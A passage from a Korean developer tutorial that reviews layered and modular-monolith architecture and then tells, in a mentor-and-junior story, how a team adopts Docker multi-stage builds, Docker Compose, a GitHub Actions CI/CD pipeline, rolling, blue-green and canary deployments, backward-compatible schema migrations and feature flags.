- **Model**: 데이터와 비즈니스 로직 담당, DB와 상호작용
 - **View**: 사용자에게 보여지는 화면 (HTML, JSON 응답 등)
 - **Controller**: 요청을 받아 Model과 View를 연결하는 중간 역할
 - 핵심: 관심사의 분리(Separation of Concerns) — 각 역할을 명확히 나누어 유지보수성 향상
-

Q. 계층형 아키텍처에서 의존성 방향 규칙은?

- 위에서 아래로만 의존: Controller → Service → Repository
 - 아래에서 위로 의존 금지: Repository가 Service에 의존하면 안 됨
 - 이유: 상위 계층 변경이 하위에 영향을 주지 않도록 하기 위함
 - 각 계층은 바로 아래 계층만 호출 (Controller가 직접 Repository 호출 지양)
-

Q. 모놀리스와 마이크로서비스 중 어떤 걸 선택해야 하나요?

- 모놀리스 추천: 작은 팀, 초기 스타트업, 도메인이 불명확할 때, 빠른 개발 필요 시
 - 마이크로서비스 추천: 큰 팀(여러 팀 동시 개발), 특정 기능만 독립 확장 필요, 도메인이 명확할 때
 - 핵심 원칙: “모놀리스도 잘 못 만드는 팀이 마이크로서비스를 하면 분산된 모놀리스가 된다”
 - 보통 모놀리스로 시작 → 성장하면서 필요에 따라 서비스 분리
-

Q. Controller에서 하면 안 되는 것 3가지는?

1. 비즈니스 로직 작성: 재고 확인, 가격 계산 등은 Service에서
2. 직접 Repository 호출: Repository는 Service에서만 호출
3. DB 트랜잭션 관리: @Transactional은 Service 레벨에서

Controller의 역할: HTTP 요청 받기 → 입력 검증 → Service 호출 → HTTP 응답 반환

Q. 순환 의존(Circular Dependency)을 해결하는 방법은?

문제: A 서비스가 B 서비스를 의존하고, B 서비스도 A 서비스를 의존

해결 방법

1. **의존 방향 통일**: 한쪽 방향으로만 의존하도록 리팩토링
2. **이벤트 방식**: ApplicationEventPublisher로 이벤트 발행, @EventListener로 수신
3. **중간 계층 분리**: 공통 로직을 별도 서비스로 추출
4. **인터페이스 분리**: 의존성 역전 원칙(DIP) 적용

Q. 모놀리스에서 마이크로서비스로 언제, 어떻게 전환하나요?

전환 신호 (이런 상황이면 고려):

1. **팀 규모**: 백엔드 10명 이상, 여러 팀이 같은 코드베이스에서 충돌
2. **배포 빈도**: 한 기능 배포 시 전체 재배포 필요, 배포 공포감 존재
3. **확장 요구**: 특정 기능(검색, 결제)만 스케일 아웃 필요
4. **기술 다양성**: 일부 기능에 Python ML, 일부는 Go로 구현 필요

전환하지 말아야 할 상황:

- 팀이 5명 이하
- 도메인 경계가 불명확
- 운영 인프라/경험 부족
- “그냥 유행이라서”

실제 전환 순서:

- 1단계: 모듈형 모놀리스로 정리
 - └─ 기능별 패키지 분리, 모듈 간 의존성 최소화
- 2단계: 경계가 명확한 것부터 분리
 - └─ 보통 "알림", "파일 업로드" 같이 독립적인 것 먼저
- 3단계: 점진적 분리 (Strangler Fig 패턴)
 - └─ 신규 기능은 새 서비스로, 기존 기능은 점진적 이관
- 4단계: 분산 시스템 인프라 구축
 - └─ 서비스 디스커버리, API 게이트웨이, 분산 추적

Strangler Fig 패턴:

[모놀리스] ← 기존 트래픽

↓ 점진적 이관

[API Gateway]

└─ /orders (모놀리스)

└─ /notifications (새 서비스) ← 분리 완료

└─ /payments (모놀리스 → 새 서비스 이관 중)

핵심 원칙:

- **빅뱅 마이그레이션 금지**: 한 번에 전부 바꾸면 망함
- **비즈니스 단위로 분리**: 기술이 아니라 도메인 기준
- **데이터 먼저**: DB를 어떻게 나눌지가 가장 어려움
- **운영 준비 먼저**: 모니터링, 로깅, 추적 없이 MSA하면 디버깅 지옥

실전 케이스

상황: 스타트업에서 MVP를 빠르게 만들어야 합니다. 서비스는 회원가입, 상품 관리, 주문, 결제 기능을 포함합니다. 팀원은 백엔드 개발자 3명입니다. CTO가 “확장성을 고려해서 처음부터 마이크로서비스로 만들자”고 제안합니다.

당신은 이 제안에 동의하시나요? 어떤 아키텍처를 제안하시겠습니까?

Q. 설계 가이드

결론: 모놀리스로 시작하되, 잘 나누어진 모듈 구조로

이유

- 3명의 팀원이 마이크로서비스를 운영하기엔 인프라 부담이 너무 큼
- MVP 단계에서는 빠른 개발과 검증이 우선
- 도메인이 아직 명확하지 않아 서비스 경계를 잘못 나눌 위험

제안 아키텍처: 모듈형 모놀리스

```
src/  
└─ modules/
```

```

|   |   └─ user/      # 회원 모듈
|   |       └─ UserController.java
|   |       └─ UserService.java
|   |       └─ UserRepository.java
|   └─ product/    # 상품 모듈
|   └─ order/      # 주문 모듈
|   └─ payment/    # 결제 모듈
└─ shared/        # 공통 모듈
    └─ BackendApplication.java

```

- 모듈 간 의존성을 최소화하여, 나중에 MSA 전환 시 분리 용이
- 각 모듈은 자체 Controller → Service → Repository 계층 유지
- 모듈 간 통신은 직접 호출하되, 인터페이스로 추상화

AI와 함께 학습하기

이 장의 핵심은 **아키텍처 설계 의사결정**과 **코드 구조화**입니다. 실무에서 자주 쓰는 프롬프트:

실전 프롬프트 1: 기존 코드 리팩토링

“이 Controller가 너무 비대합니다: [코드 붙여넣기]. 계층형 아키텍처 원칙에 맞게 Service, Repository로 분리해주세요. 각 계층의 책임과 DTO 변환 위치도 명확히해주세요.”

실전 프롬프트 2: 패키지 구조 설계

“이커머스 Spring Boot 프로젝트를 시작합니다. 회원, 상품, 주문, 결제 도메인이 있습니다. 모듈형 모놀리스 구조로 패키지를 설계하고, 모듈 간 의존 규칙도 알려주세요.”

실전 프롬프트 3: 마이크로서비스 전환 판단

“현재 팀은 백엔드 8명, 월 배포 2회, DAU 10만입니다. 마이크로서비스로 전환하는 게 맞나요? 모놀리스를 유지하는 게 나은 이유와 MSA 전환 시점을 설명해주세요.”

AI 주의점: AI는 아키텍처 패턴을 이론적으로 잘 설명하지만, **팀 규모, 배포 빈도, 운영 역량**을 고려한 현실적 선택은 직접 판단하세요.

11. 컨테이너와 배포 파이프라인 — 코드에서 서비스까지

금요일 오후 6시. 운영팀 슬랙 채널이 불타오릅니다. “배포 망했어요. Java 버전 다르다고 안 뜨네요.” 개발자 A는 Java 17에서 테스트했고, 개발자 B는 Java 21을 쓰고 있고, 운영 서버는 Java 11입니다. “제 컴퓨터에서는 잘 되는데요…” 이 말을 들은 사수가 한숨을 쉬며 한마디 합니다. “**이래서 Docker를 쓰는 거야.**”

11.1 “내 컴퓨터에서는 되는데요”의 공포

그날 저녁의 악몽

입사 두 달차, 제 첫 배포였습니다. 로컬에서 완벽히 동작하는 코드를 자신 있게 푸시했죠. 테스트도 다 통과했고, 빌드도 깔끔했습니다.

그런데 운영 서버에 올리자마자 터졌습니다.

```
[ERROR] java.lang.UnsupportedClassVersionError
Compiled by a more recent version of the Java Runtime
```

제 맥북은 Java 17이었고, 운영 서버는 Java 11이었습니다. 당황한 저는 “로컬에서는 잘 됐는데요…”라고 말했고, 사수는 지친 눈으로 제게 물었습니다.

“개발 환경이랑 운영 환경이 왜 다른 줄 알아?”

저는 아무 말도 못했습니다.

환경 차이의 지옥

그날 저는 배웠습니다. 소프트웨어 개발에서 “내 컴퓨터에서는 되는데요”만큼 무서운 말이 없다는 걸요.

개발자 A: macOS, Java 17, MySQL 8.0, Redis 7
개발자 B: Windows, Java 21, MySQL 5.7, Redis 6
운영 서버: Ubuntu, Java 11, MySQL 8.0, Redis 5

→ 같은 코드인데 세 환경에서 다 다르게 동작
→ "왜 안 되죠?"의 무한 반복

사수는 화이트보드에 그림을 그리며 설명했습니다.

“환경 차이는 세 가지 문제를 일으켜.”

1. **런타임 버전 불일치** — Java, Python, Node 버전이 달라서 문법 에러, 라이브러리 충돌
2. **의존성 차이** — 개발 환경엔 설치된 라이브러리가 운영엔 없음
3. **OS 차이** — 파일 경로, 환경 변수, 네트워크 설정이 다름

“이걸 해결하는 게 컨테이너야.”

컨테이너가 바꾼 세상

사수는 터미널을 열고 한 줄만 쳤습니다.

```
docker run -p 8080:8080 our-app:latest
```

3초 만에 앱이 떴습니다. 제가 놀라워하자 사수가 말했습니다.

“이 명령어는 누가, 어디서, 언제 실행해도 똑같이 동작해. 내 맥북에서도, 네 윈도우에서도, AWS 서버에서도. **환경을 통째로 패키징했거든.**”

컨테이너 = 코드 + 런타임 + 라이브러리 + 설정
→ 어디서 실행하든 동일한 환경 보장

개발 환경 = 테스트 환경 = 운영 환경
→ "내 컴퓨터에서는 되는데요" 소멸

그날 저는 Docker의 진짜 가치를 깨달았습니다. 단순히 “편리한 도구”가 아니라, **환경 차이**라는 근본적인 문제를 해결하는 방법이라는 걸요.

11.2 이미지, 컨테이너, 그리고 Dockerfile

붕어빵 틀과 붕어빵

월요일 아침, 저는 사수에게 물었습니다. “Docker 이미지랑 컨테이너가 뭐가 다른 건가요?”

사수가 웃으며 대답했습니다. “붕어빵 틀이랑 붕어빵 차이야.”

개념	비유	설명
이미지	붕어빵 틀	컨테이너의 설계도. 읽기 전용
컨테이너	붕어빵	이미지를 실행한 인스턴스
Dockerfile	레시피	이미지를 만드는 방법

“한 틀로 붕어빵을 100개 만들 수 있잖아? Docker도 똑같아. 이미지 하나로 컨테이너를 수십 개 만들 수 있어.”

```
# 이미지 빌드 (붕어빵 틀 제작)
docker build -t my-app:1.0 .

# 컨테이너 실행 (붕어빵 굽기)
docker run my-app:1.0 # 첫 번째 붕어빵
docker run my-app:1.0 # 두 번째 붕어빵
docker run my-app:1.0 # 세 번째 붕어빵
```

첫 Dockerfile 작성의 좌절

사수가 말했습니다. “네가 만든 Spring Boot 앱을 Docker 이미지로 만들어봐.”

저는 검색해서 Dockerfile을 만들었습니다.

```
# [실수투성이 버전]
FROM openjdk:21
WORKDIR /app
COPY . .
RUN ./gradlew bootJar
CMD ["java", "-jar", "build/libs/app.jar"]
```

빌드했습니다. 850MB. 거대했습니다.

사수가 보더니 고개를 저었습니다. “이게 왜 문제인 줄 알아?”

멀티 스테이지 빌드*의 깨달음

사수가 화면에 두 숫자를 띄웠습니다.

* **멀티 스테이지 빌드 (Multi-stage Build)**: Dockerfile에서 여러 FROM을 사용해 빌드 환경과 실행 환경을 분리하는 기법. 빌드 도구는 최종 이미지에 포함하지 않아 크기를 대폭 줄입니다.

단일 스테이지 빌드: 850MB
멀티 스테이지 빌드: 200MB
→ 75% 감소

“빌드할 땐 Gradle이 필요하지만, **실행할 땐 필요 없어**. 근데 네 Dockerfile은 Gradle까지 다 넣고 있잖아. 집짓고 비계를 놔두는 거랑 같아.”

그리고 올바른 방법을 보여줬습니다.

```
# [깨달음의 멀티 스테이지 빌드]

# 1단계: 빌드 (Gradle + JDK 사용)
FROM gradle:8-jdk21 AS build
WORKDIR /app
COPY build.gradle settings.gradle ./
COPY src ./src
RUN gradle bootJar --no-daemon

# 2단계: 실행 (JRE만 사용)
FROM eclipse-temurin:21-jre-alpine
WORKDIR /app
COPY --from=build /app/build/libs/*.jar app.jar

EXPOSE 8080
ENTRYPOINT ["java", "-jar", "app.jar"]
```

“1단계에서 빌드하고, 2단계에선 결과물(JAR)만 가져와. **빌드 도구는 버려**. 이게 핵심이야.”

1단계 (build): Gradle + JDK → JAR 파일 생성
↓
2단계 (실행): JRE만 → JAR 실행
↓
최종 이미지: 850MB → 200MB (75% 감소)

빌드했습니다. **212MB**. 성공이었습니다.

레이어 캐싱으로 5분을 30초로

다음 날, 저는 코드를 한 줄 수정하고 다시 빌드했습니다. 5분이 걸렸습니다. “매번 이렇게 오래 걸려요?”

사수가 웃었습니다. “그건 네가 **레이어 캐싱****을 안 써서 그래.”

“레이어 캐싱이요?”

“Docker는 Dockerfile의 각 명령어를 **레이어**로 저장해. 변경이 없으면 캐시를 쓰고, 변경이 있으면 그 레이어부터 재빌드해. 근데 네 Dockerfile은 소스 코드 변경할 때마다 의존성까지 다시 다운로드하잖아.”

**** 레이어 캐싱 (Layer Caching):** Docker 이미지는 각 명령어(RUN, COPY 등)가 레이어로 쌓인 구조입니다. 변경되지 않은 레이어는 캐시를 재사용해 빌드 속도를 크게 높입니다.

```
# [문제의 코드]
COPY . . # 소스 + 의존성 전부 복사
RUN gradle bootJar # 소스 변경 시 의존성도 재다운로드!
```

“의존성 파일은 거의 안 바뀌잖아? **먼저 복사**해서 레이어로 만들면, 그 레이어는 캐시로 재사용돼.”

사수가 보여준 코드:

```
# [레이어 캐싱 최적화]
FROM gradle:8-jdk21 AS build
WORKDIR /app

# 1단계: 의존성만 복사 (변경 빈도 낮음)
COPY build.gradle settings.gradle ./
RUN gradle dependencies --no-daemon # 캐시됨

# 2단계: 소스 코드 복사 (변경 빈도 높음)
COPY src ./src
RUN gradle bootJar --no-daemon # 캐시 사용

FROM eclipse-temurin:21-jre-alpine
WORKDIR /app
COPY --from=build /app/build/libs/*.jar app.jar
EXPOSE 8080
ENTRYPOINT ["java", "-jar", "app.jar"]
```

코드를 수정하고 다시 빌드했습니다. **30초**. 사수가 말했습니다.

“이제 됐어. 의존성 변경 없으면 30초, 변경하면 5분. 이게 정상이야.”

최적화 효과:

- 코드만 수정: 5분 → 30초 (90% 단축)
- 의존성 변경: 5분 (전체 재빌드)

.dockerignore: 빌드 컨텍스트 지옥

이틀 뒤, 저는 또 삽질했습니다. 빌드가 시작도 안 하고 10초씩 걸렸습니다.

```
docker build -t my-app .  
Sending build context to Docker daemon 512MB ← 문제!
```

사수가 보더니 한숨을 쉬었습니다. “.git 폴더, node_modules, 로그 파일 전부 보내고 있네.

.dockerignore 안 만들었지?”

“그게 뭔데요?”

“.gitignore의 Docker 버전이야. 불필요한 파일을 빌드 컨텍스트에서 제외하는 거.”

사수가 만들어준 파일:

```
# .dockerignore  
.git  
.idea  
*.md  
target/  
build/  
node_modules/  
*.log  
.env  
.DS_Store
```

다시 빌드했습니다.

```
Sending build context to Docker daemon 48MB ← 512MB → 48MB!
```

“10배 줄었어요!”

“당연하지. 불필요한 걸 안 보내니까. .env 같은 민감 정보도 안 올라가서 보안도 좋아졌고.”

11.3 VM과의 만남, 그리고 헤어짐

“왜 VM 안 쓰고 Docker 써요?”


어느 날, 저는 CTO님께 질문을 드렸습니다. “예전엔 VM(가상 머신) 썼다고 들었는데, 왜 이제는 Docker 쓰나요?”

CTO님이 웃으며 대답했습니다. “VM 시절엔 서버 한 대 띄우는 데 5분 걸렸어. 지금은 5초야.”

“그게 그렇게 중요한가요?”

“중요하지. 스타트업은 빠르게 시도하고 빠르게 실패해야 살아남거든.”

CTO님이 화이트보드에 그림을 그렸습니다.



[가상 머신]

- 하드웨어 → 호스트 OS → 하이퍼바이저 → 게스트 OS → 앱
- 크기: GB 단위
- 부팅: 분 단위
- 격리: OS 레벨 (완전 격리)

[컨테이너]

- 하드웨어 → 호스트 OS → Docker Engine → 컨테이너 → 앱
- 크기: MB 단위
- 부팅: 초 단위
- 격리: 프로세스 레벨 (OS 커널 공유)

“VM은 OS를 통째로 띄우는 거고, 컨테이너는 프로세스만 격리하는 거야. 비행기 vs 자전거 차이라고 보면 돼.”

언제 VM을 쓰나요?

“그럼 VM은 이제 안 쓰나요?”

“아니, 완전한 격리가 필요하면 써. 예를 들어 Windows 앱을 Linux 서버에서 돌려야 하거나, 보안이 극도로 중요하거나. 하지만 일반적인 웹 서비스는 컨테이너면 충분해.”

상황	VM	컨테이너
개발 환경 통일	X	O
빠른 배포	X	O
마이크로서비스	X	O
다른 OS 필요	O	X
완전한 격리	O	X

“AWS Lambda, Google Cloud Run, 우리 회사 서버 전부 컨테이너야. 이제 컨테이너가 기본이고, VM은 특수한 경우에만 써.”

Docker 명령어로 시작하는 하루

다음 날부터 저는 매일 Docker 명령어로 시작했습니다.

```
# 아침: 개발 환경 실행
docker compose up -d

# 점심: 새 기능 개발 후 이미지 빌드
docker build -t my-app:1.1 .

# 오후: 로컬에서 실행
docker run -p 8080:8080 my-app:1.1

# 퇴근 전: 실행 중인 컨테이너 확인
docker ps

# 퇴근: 정리
docker compose down
```

사수가 보더니 웃었습니다. “이제 진짜 개발자 다워졌네.”

11.4 Docker Compose: 한 번에 띄우는 마법

“DB, Redis, 앱 하나씩 띄우는 거 귀찮은데요”

일주일 뒤, 저는 매일 똑같은 작업을 반복했습니다.

```
# 매일 아침 루틴
docker run -d -p 3306:3306 mysql:8.0
docker run -d -p 6379:6379 redis:7
docker run -d -p 8080:8080 my-app
```

“매일 이렇게 하는 거 너무 귀찮은데요.”

사수가 웃었습니다. “그래서 **Docker Compose**가 있어.”

“원데요 그게?”

“여러 컨테이너를 한 번에 실행하는 도구야. 설정 파일 하나면 끝이야.”

사수가 만들어준 `docker-compose.yml` :

```
services:
  app:
    build: .
    ports:
      - "8080:8080"
    depends_on:
      - db
      - redis
    environment:
      - DB_HOST=db
      - REDIS_HOST=redis

  db:
    image: mysql:8.0
    environment:
      - MYSQL_ROOT_PASSWORD=password
    volumes:
      - db_data:/var/lib/mysql

  redis:
    image: redis:7-alpine
    ports:
      - "6379:6379"

volumes:
  db_data:
```

“이제 한 줄이야.”

```
docker compose up -d
```

3초 만에 MySQL, Redis, 앱이 전부 켜집니다. 저는 감탄했습니다.

“와... 이거 진짜 편하네요.”

“그치? 게다가 `depends_on` 으로 실행 순서도 보장돼. DB가 먼저 뜨고 나서 앱이 뜨는 거야.”

팀원들도 이제 같은 환경

다음 날, 신입이 들어왔습니다. 사수는 신입에게 한마디만 했습니다.

“여기 README 보고 `docker compose up -d` 쳐.”

신입은 3분 만에 개발 환경을 세팅했습니다. 예전 같았으면 하루 걸렸을 일이었습니다.

“이게 컨테이너의 힘이야. 온보딩 시간이 1일에서 5분으로 줄어들어.”

11.5 CI/CD: 코드 푸시하면 자동으로 배포까지

“수동 배포는 이제 그만”

입사 3개월차, 저는 배포의 공포를 알게 됐습니다.

```
# 금요일 저녁 수동 배포 체크리스트
1. 로컬에서 테스트 ✓
2. git push
3. SSH로 서버 접속
4. git pull
5. 빌드: ./gradlew bootJar
6. 서버 재시작: sudo systemctl restart app
7. 로그 확인: tail -f logs/app.log
8. 헬스체크: curl http://localhost:8080/health
9. 문제 없으면 퇴근
10. 문제 있으면... 롤백하고 야근
```

어느 금요일, 5번에서 실수했습니다. 테스트를 건너뛰고 빌드했는데, 컴파일 에러가 있었습니다. 운영 서버에서. 장애 10분.

월요일, 팀장님이 말했습니다. “이제 CI/CD 파이프라인을 만들 거야. 수동 배포는 끝이야.”

CI/CD가 뭔데?

사수가 설명했습니다.

“CI (Continuous Integration): 코드 푸시하면 자동으로 빌드 + 테스트” “CD (Continuous Deployment): 테스트 통과하면 자동으로 배포”



“테스트 실패하면 자동으로 중단돼. 네가 금요일에 실수한 일은 이제 일어나지 않아.”

첫 GitHub Actions 작성

사수가 `.github/workflows/deploy.yml` 파일을 만들어줬습니다.

```

name: Build and Deploy

on:
  push:
    branches: [main]

jobs:
  build-and-deploy:
    runs-on: ubuntu-latest

    steps:
      - name: 코드 체크아웃
        uses: actions/checkout@v4

      - name: Java 설정
        uses: actions/setup-java@v4
        with:
          distribution: 'temurin'
          java-version: '21'

      - name: 테스트 실행
        run: ./gradlew test

      - name: Docker 이미지 빌드
        run: |
          docker build \
            -t my-app:${{ github.sha }} .

      - name: 배포
        run: echo "프로덕션 배포 단계"

```

“이제 main 브랜치에 푸시하면 자동으로 테스트 → 빌드 → 배포야. 네가 할 일은 없어.”

코드를 푸시했습니다. GitHub Actions 탭에서 파이프라인이 실행되는 걸 지켜봤습니다.

- ✓ 코드 체크아웃: 2초
- ✓ Java 설정: 5초
- ✓ 테스트 실행: 30초
- ✓ Docker 이미지 빌드: 1분
- ✓ 배포: 10초

총 소요 시간: 1분 47초

슬랙에 알림이 왔습니다. “배포 완료: abc1234”

저는 감탄했습니다. “이거 진짜... 신세계네요.”

테스트 실패 시 자동 중단

다음 날, 동료가 실수로 버그를 푸시했습니다. 파이프라인이 멈췄습니다.

- ✓ 코드 체크아웃: 2초
- ✓ Java 설정: 5초
- ✗ 테스트 실행: 15초
- `OrderServiceTest.createOrder` 실패!

배포 중단

슬랙에 알림: “테스트 실패: `OrderServiceTest.createOrder`”

동료가 코드를 고쳐서 다시 푸시했습니다. 이번엔 성공했습니다.

사수가 말했습니다. “이게 CI/CD의 핵심이야. **사람 실수를 시스템으로 막는 거.**”

파이프라인 최적화: 15분 → 5분

일주일 뒤, 저는 파이프라인이 너무 느리다고 느꼈습니다. 15분씩 걸렸습니다.

“왜 이렇게 느려요?”

사수가 웃었습니다. “최적화를 안 했으니까. **캐싱**을 써보자.”

```
- name: Gradle 캐시
  uses: actions/cache@v3
  with:
    path: |
      ~/.gradle/caches
      ~/.gradle/wrapper
```

```
key: >-
  ${ runner.os }}-gradle-${
    hashFiles('**/*.gradle*') }}
restore-keys: ${ runner.os }}-gradle-
```

“의존성을 캐시하면 다음 빌드는 훨씬 빨라져.”

다음 푸시에서 확인했습니다.

첫 빌드: 15분
두 번째 빌드: 5분 (캐시 적용)
→ 10분 단축 (67% 빠름)

“이제 됐어. 테스트, 빌드, 배포 모두 자동이고, 빠르고, 안전해.”

11.6 실전: 배포 전략

“배포 중 장애 나면 어떻게 해요?”

어느 날, 제가 물었습니다. “배포 중에 장애 나면 어떻게 해요?”

사수가 대답했습니다. “롤링 배포, 블루-그린 배포, 카나리 배포 중 하나를 써야지.”

“뭔 소린지 하나도 모르겠어요.”

“당연하지. 아직 장애를 안 겪어봐서 그래. 곧 겪을 거야.”

롤링 배포: 하나씩 교체

```
서버 3대 운영 중
↓
1번 서버 새 버전 배포 → 트래픽 유입 중단 → 배포 → 재시작
↓
2번 서버 새 버전 배포
↓
3번 서버 새 버전 배포
↓
완료
```

“장점: 무중단. 단점: 배포 중에 구버전과 신버전이 섞여 있어서 호환성 문제 생길 수 있어.”

블루-그린 배포: 완전 교체

블루 환경: 현재 운영 중 (v1.0)
그린 환경: 새 버전 배포 (v1.1)
↓
그린 환경 테스트 완료
↓
로드밸런서 트래픽을 블루 → 그린으로 전환
↓
문제 없으면 블루 환경 종료
문제 있으면 다시 블루로 전환 (롤백 5초)

“장점: 롤백 빠름. 단점: 서버가 2배 필요해.”

카나리 배포: 일부만 먼저

전체 트래픽 100%
↓
10%만 새 버전으로 → 모니터링
↓
문제 없으면 50% → 모니터링
↓
문제 없으면 100% 전환

“장점: 위험 최소화. 단점: 구현이 복잡해.”

“어떤 걸 써야 해요?”

“일단 롤링으로 시작해. 서버 여유 있으면 블루-그린. 트래픽 많으면 카나리.”

DB 스키마 변경과 배포 순서의 함정

한 달 뒤, 저는 큰 실수를 했습니다. 사용자 테이블에 `nickname` 컬럼을 추가하는 작업이었습니다.

```
-- 1. DB 마이그레이션
ALTER TABLE users
  ADD COLUMN nickname VARCHAR(50) NOT NULL;

-- 2. 코드 배포
public class User {
  private String nickname; // 새 필드 사용
}
```

코드를 배포했습니다. 5분 뒤, 슬랙이 불타올랐습니다.

```
[ERROR] Column 'nickname' cannot be null
[ERROR] Unknown column 'nickname' in 'field list'
```

사수가 달려왔습니다. “DB 스키마 변경하면서 롤링 배포했지?”

“네… 뭐가 문제예요?”

“**롤링 배포는 구버전과 신버전이 동시에 돌아.** 구버전 코드는 nickname을 모르는데, DB에는 NOT NULL 컬럼이 있으니까 에러 나는 거야.”

사수가 화이트보드에 그림을 그렸습니다.

[잘못된 순서]

1. DB에 nickname 컬럼 추가 (NOT NULL)
2. 코드 배포 시작
 - 서버1: 신버전 (nickname 사용) ✓
 - 서버2: 구버전 (nickname 모름) ✗ ERROR!
 - 서버3: 구버전 (nickname 모름) ✗ ERROR!

“그럼 어떻게 해야 해요?”

“**Backward Compatible** 원칙을 지켜야 해. 구버전 코드도 동작할 수 있게 만드는 거야.”

사수가 올바른 방법을 보여줬습니다.

[올바른 순서: 컬럼 추가]

- 1단계: DB에 새 컬럼 추가 (nullable 또는 default 값)
ALTER TABLE users
ADD COLUMN nickname VARCHAR(50) DEFAULT NULL;
→ 구버전도 문제없음 (NULL 허용)
- 2단계: 새 코드 배포 (새 컬럼 사용)
public class User {
 private String nickname; // 이제 사용 가능
}
→ 롤링 배포 중에도 안전함
- 3단계: (필요시) NOT NULL 제약조건 추가
ALTER TABLE users
MODIFY nickname VARCHAR(50) NOT NULL;
→ 모든 서버가 신버전으로 전환된 후

“컬럼 삭제는 반대야.”

[올바른 순서: 컬럼 삭제]

1단계: 코드에서 해당 컬럼 참조 제거 후 배포
→ 이제 nickname을 안 씀

2단계: DB에서 컬럼 삭제
ALTER TABLE users DROP COLUMN nickname;
→ 코드가 안 쓰니까 삭제해도 안전

“항상 코드와 DB가 호환되는 상태를 유지해야 해. 배포는 순간이 아니라 과정이니까.”

저는 고개를 끄덕였습니다. 그날 배운 교훈은 명확했습니다. 배포 순서는 전략이다.

Feature Flag로 위험 없는 배포

일주일 뒤, 새로운 결제 시스템을 배포했습니다. 테스트는 다 통과했고, 자신 있었습니다.

배포 후 30분, 장애 알림이 왔습니다. 새 결제 시스템에 버그가 있었습니다.

“롤백해야 해요!”

사수가 터미널을 열었습니다. 롤백 시작. 10분. 다시 10분. 총 20분 동안 결제가 안 됐습니다.

다음 날, 사수가 말했습니다. “이번엔 **Feature Flag**를 써보자.”

“그게 뭔데요?”

“코드는 배포하되, 기능을 켜고 끄는 스위치를 만드는 거야. 문제 생기면 코드 배포 없이 즉시 끌 수 있어.”

사수가 코드를 보여줬습니다.

```
@Service
public class CheckoutService {

    @Value("${feature.new-checkout.enabled:false}")
    private boolean newCheckoutEnabled;

    public void checkout(Order order) {
        if (newCheckoutEnabled) {
            // 새 결제 로직
            newCheckoutProcess(order);
        } else {
            // 기존 결제 로직
            legacyCheckoutProcess(order);
        }
    }
}
```

“설정 파일에서 on/off만 바꾸면 돼.”

```
# application.yml
feature:
  new-checkout:
    enabled: false # false → true로 바꾸면 신기능 활성화
```

“장점이 뭔데요?”

사수가 세 손가락을 펼쳤습니다.

“첫째, 코드는 이미 배포됨. 설정만 바꾸면 즉시 on/off” “둘째, 특정 사용자에게만 먼저 오픈 가능 (카나리처럼)”

“셋째, 버그 발견 시 설정 하나로 즉시 비활성화. 롤백 불필요”

다음 배포에서 써봤습니다.

1. `feature.new-checkout.enabled=false` 상태로 배포
→ 신기능 코드는 있지만 실행 안 됨
2. 10% 사용자에게만 활성화
→ 모니터링
3. 문제 없으면 100% 활성화
4. 만약 버그 발견?
→ `feature.new-checkout.enabled=false`
→ 5초 만에 기존 로직으로 복귀

“실무에서는 **LaunchDarkly**, **Unleash** 같은 전용 서비스를 써. 대시보드에서 클릭 한 번으로 기능을 켜고 끄고, 사용자 그룹별로 다르게 설정하고.”

“와... 이거 진짜 편하네요.”

“그치? **배포와 출시를 분리**하는 게 핵심이야. 코드 배포는 위험하지 않아. 기능 출시가 위험한 거지. Feature Flag로 둘을 분리하는 거야.”

저는 메모했습니다. 배포는 코드를 올리는 것. 출시는 기능을 활성화하는 것. 둘은 다르다.

셀프 체크

Q. Docker 이미지와 컨테이너의 차이는?

- **이미지**: 컨테이너의 설계도입니다. 읽기 전용이며, 봉어빵 틀에 비유할 수 있습니다.

- **컨테이너**: 이미지를 실행한 인스턴스입니다. 봉어빵에 해당합니다.
- 하나의 이미지로 여러 컨테이너를 만들 수 있음

Q. 멀티 스테이지 빌드가 왜 필요한가?

- 빌드 도구(Gradle, Maven)는 빌드할 때만 필요
- 실행할 땐 JRE만 있으면 됨
- 단일 스테이지: 850MB (빌드 도구 포함)
- 멀티 스테이지: 200MB (JRE만 포함)
- 75% 크기 감소

Q. CI/CD가 필요한 이유는?

1. **자동화**: 수동 배포의 실수 방지
2. **빠른 피드백**: 테스트 실패 즉시 알림
